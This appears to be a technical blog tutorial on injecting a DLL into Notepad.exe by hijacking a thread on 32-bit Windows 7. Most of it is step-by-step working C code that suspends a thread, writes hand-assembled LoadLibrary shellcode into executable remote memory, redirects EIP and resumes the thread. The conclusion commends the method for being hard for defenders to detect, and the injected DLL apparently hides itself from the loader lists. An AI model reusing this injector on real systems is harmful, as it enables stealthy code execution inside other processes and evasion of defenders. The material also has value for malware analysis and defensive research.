DLL Injection Using Thread Hijacking

Using an injection technique called “Thread Hijacking” for injecting our very own DLL into Notepad.exe.

Background

- **Thread Hijacking**[1], one of many methods for **DLL Injection**, means hijacking one of the threads of the remote process, and causing it to run code of our choice.
- In order to write our own code to run by the thread, we need to write a shellcode and insert it in a memory space that is accessible by the remote process. The purpose of the shellcode is to use the LoadLibrary function for loading our module.
- In order to make the thread to run our shellcode, we will suspend the thread, change its **EIP register**[2], and then resume it. The thread will continue running with its previous context except for the next instruction it needs to run.
- The DLL we wish to inject contains a functionality we’ve written and discussed about before – it would hide itself from the 3 LDR lists. See the previous article concerning this subject here.
- The system we use for the demonstration is a Windows 7 32-bit machine.

[1] Read about the method in the section named “Thread Execution Hijacking” here: https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

[2] https://security.stackexchange.com/questions/129499/what-does-eip-stand-for


Code

The steps we are about to perform are as follow:

1. Suspend the thread to hijack
2. Allocate space accessible for the remote process
3. Write the shellcode
4. Changing the EIP of the thread for running the shellcode
5. Resuming the thread and hope that it will work

Let’s start.

We run the injector program with the following command line:



```
C:\Users\aluma\Desktop>C:\Users\aluma\Desktop\Injector3.exe 2444 3996 C:\Users\a
luma\Desktop\dllTest.dll_
```

The program has 3 parameters:

1. The process id to inject into – in our case, Notepad.exe
2. The thread id to hijack
3. The path of the DLL to inject

Step 1 – Suspend the thread:

Suspend the thread by calling OpenThread & SuspendThread with the given thread id:

```
hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, iTIDToInject);
if (NULL == hThread)
{
    printf("Error: failed to get handle to thread. see error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    return ERROR_FAILED_GETTING_THREAD_HANDLE;
}

dwResult = SuspendThread(hThread);
if (-1 == dwResult)
{
    printf("Error: failed to suspend thread. see error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    return ERROR_FAILED_SUSPENDING_THREAD;
}
```

And get its context via GetThreadContext:


```
bResult = 0;
ThreadContext.ContextFlags = CONTEXT_ALL;
bResult = GetThreadContext(hThread, &ThreadContext);
if (0 == bResult)
{
    printf("Error: failed to get thread context. see error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    return ERROR_FAILED_GETTING_THREAD_CONTEXT;
}
```

At this point we need to get the value of the EIP register from the Thread's context, so the shellcode will know which address to return to:

```
dwEIP = ThreadContext.Eip;
```

Now, when the thread is suspended but no injection or hijack was done yet, we may use **Process Hacker**[3] to check the modules of Notepad.exe:

[3] https://processhacker.sourceforge.io/




Name	Base address	Size	Description
advapi32.dll	0x771b0000	640 kB	Advanced Windows 32 Base ...
apisetschema.dll	0x778d0000	4 kB	ApiSet Schema DLL
comctl32.dll	0x74770000	1.62 MB	User Experience Controls Libr...
comdlg32.dll	0x75fe0000	492 kB	Common Dialogs DLL
cryptbase.dll	0x75730000	48 kB	Base cryptographic API DLL
dwmapi.dll	0x741e0000	76 kB	Microsoft Desktop Window Ma...
gdi32.dll	0x76e70000	312 kB	GDI Client DLL
imm32.dll	0x75b80000	124 kB	Multi-User Windows IMM32 A...
kernel32.dll	0x770c0000	848 kB	Windows NT BASE API Client...
KernelBase.dll	0x75a40000	296 kB	Windows NT BASE API Client...
locale.nls	0x60000	412 kB	
lpk.dll	0x75d50000	40 kB	Language Pack
msctf.dll	0x773f0000	816 kB	MSCTF Server DLL
msvcrt.dll	0x75d60000	688 kB	Windows NT CRT DLL
notepad.exe	**0x580000**	**192 kB**	**Notepad**
notepad.exe.mui	0x1b0000	12 kB	Notepad
ntdll.dll	0x77690000	1.23 MB	NT Layer DLL
ole32.dll	0x75e40000	1.36 MB	Microsoft OLE for Windows
oleaut32.dll	0x77830000	572 kB	
rpcrt4.dll	0x774e0000	644 kB	Remote Procedure Call Runtime
sechost.dll	0x761a0000	100 kB	Host for SCM/SDDL/LSA Look...
shell32.dll	0x76220000	12.29 MB	Windows Shell Common Dll
shlwapi.dll	0x777d0000	348 kB	Shell Light-weight Utility Library
SortDefault.nls	0x23a0000	2.81 MB	
StaticCache.dat	0x1a70000	9.19 MB	
user32.dll	0x75bf0000	804 kB	Multi-User Windows USER AP...
usp10.dll	0x75ae0000	628 kB	Uniscribe Unicode script proc...
uxtheme.dll	0x744f0000	256 kB	Microsoft UxTheme Library
version.dll	0x74ce0000	36 kB	Version Checking and File Ins...
winspool.drv	0x6f250000	324 kB	Windows Spooler Driver

We also used Process Hacker for checking the threads of Notepad.exe.

Step 2 – allocate space for the shellcode:

We need to allocate a memory space that is accessible for the hijacked thread, because we want to use it to write our own code and the hijacked thread will need to jump into it and run the code there. Therefore, we use the function VirtualAllocEx which allows us to allocate space in a remote process's memory:




```
len = strlen(pDllPath);
pRemoteAllocatedMemory = VirtualAllocEx(hProcess, NULL, len + SHELLCODE_SIZE, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (NULL == pRemoteAllocatedMemory)
{
    printf("\nError: failed to allocate remote memory. check error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    CloseHandle(hKernel);
    CloseHandle(hProcess);
    return ERROR_FAILED_ALLOCATE_REMOTE_MEMORY;
}
```

- Notice the third argument of the function – the size of the memory space we wish to allocate. We allocated len+SHELLCODE_SIZE, because we need a space for the shellcode itself, as well as space for the DLL path that the shellcode is going to load.

Step 3 – Write the shellcode:

The shellcode is very short and simple. It needs to perform 2 actions: load the required DLL, and then return to the original instruction the hijacked thread was supposed to run before the hijack.


The shellcode looks like that:



```
68 00005300        | push 530000
E8 2F398C76        | call <kernel32.LoadLibraryA>
68 B470F776        | push <ntdll.KiFastSystemCallRet>
C3                 | ret
```


- 0x530000 is the address of the DLL path to load.
- <ntdll.KiFastSystemCallRet> is the address we want to return to after the shellcode execution.

The code for writing it looks like that:



```
memcpy(pBuffer, pDllPath, len);
pBuffer[len + 1] = 0x68;                        // push (imm value)
pBuffer2 = pBuffer + len + 2;
memcpy(pBuffer2, &pRemoteAllocatedMemory, 4);
pBuffer[len + 6] = 0xE8;                        // relative call
pBuffer2 = pBuffer + len + 7;
relLoadLibrary = (char *)pLoadLibrary - ((char *)pRemoteAllocatedMemory + len + 11);
memcpy(pBuffer2, &relLoadLibrary, 4);           // LoadLibrary
pBuffer[len + 11] = 0x68;                       // push
pBuffer2 = pBuffer + len + 12;
memcpy(pBuffer2, &dwEIP, 4);                    // EIP value for pushing
pBuffer[len + 16] = 0xc3;                       // ret
```

Then we copy the full shellcode to the remote allocated space in the injected process's memory using the WriteProcessMemory function:




```
bResult = 0;
bResult = WriteProcessMemory(hProcess, pRemoteAllocatedMemory, pBuffer, len + SHELLCODE_SIZE, &iWrittenbytes);
if (0 == bResult)
{
    printf("\nError: failed to write to remote process memory. check error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    CloseHandle(hKernel);
    CloseHandle(hProcess);
    return ERROR_FAILED_WRITE_REMOTE_PROCESS;
}
if (len + SHELLCODE_SIZE != iWrittenbytes)
{
    printf("\nError: failed to write proper amount of bytes. \n Bytes to write: %d, Bytes actually written: %d\n", (int)(len + SHELLCODE_SIZE), iWrittenbyt
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    CloseHandle(hKernel);
    CloseHandle(hProcess);
    return ERROR_FAILED_TO_WRITE_PROPER_AMOUNT;
}
```

- Don’t forget to check that the entire buffer was indeed copied!

Step 4 - The actual thread hijacking:


After all of the preparations, now we change the EIP register of suspended thread and set its updated context using SetThreadContext function:



```
ThreadContext.Eip = (char *)pRemoteAllocatedMemory + len + 1;
bResult = 0;
bResult = SetThreadContext(hThread, &ThreadContext);
if (0 == bResult)
{
    printf("\nError: failed to set thread context. check error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    CloseHandle(hKernel);
    CloseHandle(hProcess);
    return ERROR_FAILED_SETTING_THREAD_CONTEXT;
}
```

Step 5 – Resuming the thread and watching the magic happens:


Now we resume the thread using ResumeThread function:



```
dwResult = 0;
dwResult = ResumeThread(hThread);
if (-1 == dwResult)
{
    printf("Error: failed to resume thread. see error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    CloseHandle(hKernel);
    CloseHandle(hProcess);
    return ERROR_FAILED_RESUMING_THREAD;
}
```

Now, if the injected process is a console one, then our job here is done. But since we deal with a GUI application, the hijacked thread might be one that is responsible for the GUI, which means that it might wait for an input, and never resume.


To assure that the thread would resume, we would simulate an input signal by ourselves, using the PostThreadMessageW function:



```
bResult = 0;
bResult = PostThreadMessageW(iTIDToInject, WM_SHOWWINDOW, TRUE, SW_OTHERUNZOOM);
if (0 == bResult)
{
    printf("Error: failed to send message to the process's window. see error code: %d\n", GetLastError());
    CloseHandle(hProcessToInjectSnapshot);
    CloseHandle(hThread);
    CloseHandle(hKernel);
    CloseHandle(hProcess);
    return ERROR_FAILED_SENDING_MESSAGE_TO_WINDOW;
}
```

And now we are done.

Let's look again at the modules of Notepad.exe using Process Hacker, this time after the Hijacking:



Name	Base address	Size	Description
advapi32.dll	0x771b0000	640 kB	Advanced Windows 32 Base ...
apisetschema.dll	0x778d0000	4 kB	ApiSet Schema DLL
comctl32.dll	0x74770000	1.62 MB	User Experience Controls Libr...
comdlg32.dll	0x75fe0000	492 kB	Common Dialogs DLL
cryptbase.dll	0x75730000	48 kB	Base cryptographic API DLL
dllTest.dll	0x6cfa0000	1.13 MB	
dwmapi.dll	0x741e0000	76 kB	Microsoft Desktop Window Ma...
gdi32.dll	0x76e70000	312 kB	GDI Client DLL
imm32.dll	0x75b80000	124 kB	Multi-User Windows IMM32 A...
kernel32.dll	0x770c0000	848 kB	Windows NT BASE API Client...
KernelBase.dll	0x75a40000	296 kB	Windows NT BASE API Client...
locale.nls	0x60000	412 kB	
lpk.dll	0x75d50000	40 kB	Language Pack
msctf.dll	0x773f0000	816 kB	MSCTF Server DLL
msvcrt.dll	0x75d60000	688 kB	Windows NT CRT DLL
notepad.exe	**0x580000**	**192 kB**	**Notepad**
notepad.exe.mui	0x1b0000	12 kB	Notepad
ntdll.dll	0x77690000	1.23 MB	NT Layer DLL
ole32.dll	0x75e40000	1.36 MB	Microsoft OLE for Windows
oleaut32.dll	0x77830000	572 kB	
rpcrt4.dll	0x774e0000	644 kB	Remote Procedure Call Runtime
sechost.dll	0x761a0000	100 kB	Host for SCM/SDDL/LSA Look...
shell32.dll	0x76220000	12.29 MB	Windows Shell Common Dll
shlwapi.dll	0x777d0000	348 kB	Shell Light-weight Utility Library
SortDefault.nls	0x23a0000	2.81 MB	
StaticCache.dat	0x1a70000	9.19 MB	
user32.dll	0x75bf0000	804 kB	Multi-User Windows USER AP...
usp10.dll	0x75ae0000	628 kB	Uniscribe Unicode script proc...
uxtheme.dll	0x744f0000	256 kB	Microsoft UxTheme Library
version.dll	0x74ce0000	36 kB	Version Checking and File Ins...
winspool.drv	0x6f250000	324 kB	Windows Spooler Driver

We can see the new module named "dllTest.dll", which is the one that we just injected.

Conclusion

We implemented and demonstrated a DLL Injection using the method of Thread Hijacking.

This method is relatively safe to use since it isn't easy to detect, unlike some other known methods. For example, using **DLL-search-order-hijacking**[4] or **AppInit-DLLs**[5] is risky because a defender can easily target the relevant directories to check or search for multiple DLLs using the same name. Another method **creates a remote thread** in the injected process[6], which can be detected by the creation of the remote thread.

View the full code of the injector here, and the code for the DLL here.

[4] https://attack.mitre.org/techniques/T1038/
[5] https://attack.mitre.org/techniques/T1103/
[6] https://resources.infosecinstitute.com/using-createremotethread-for-dll-injection-on-windows/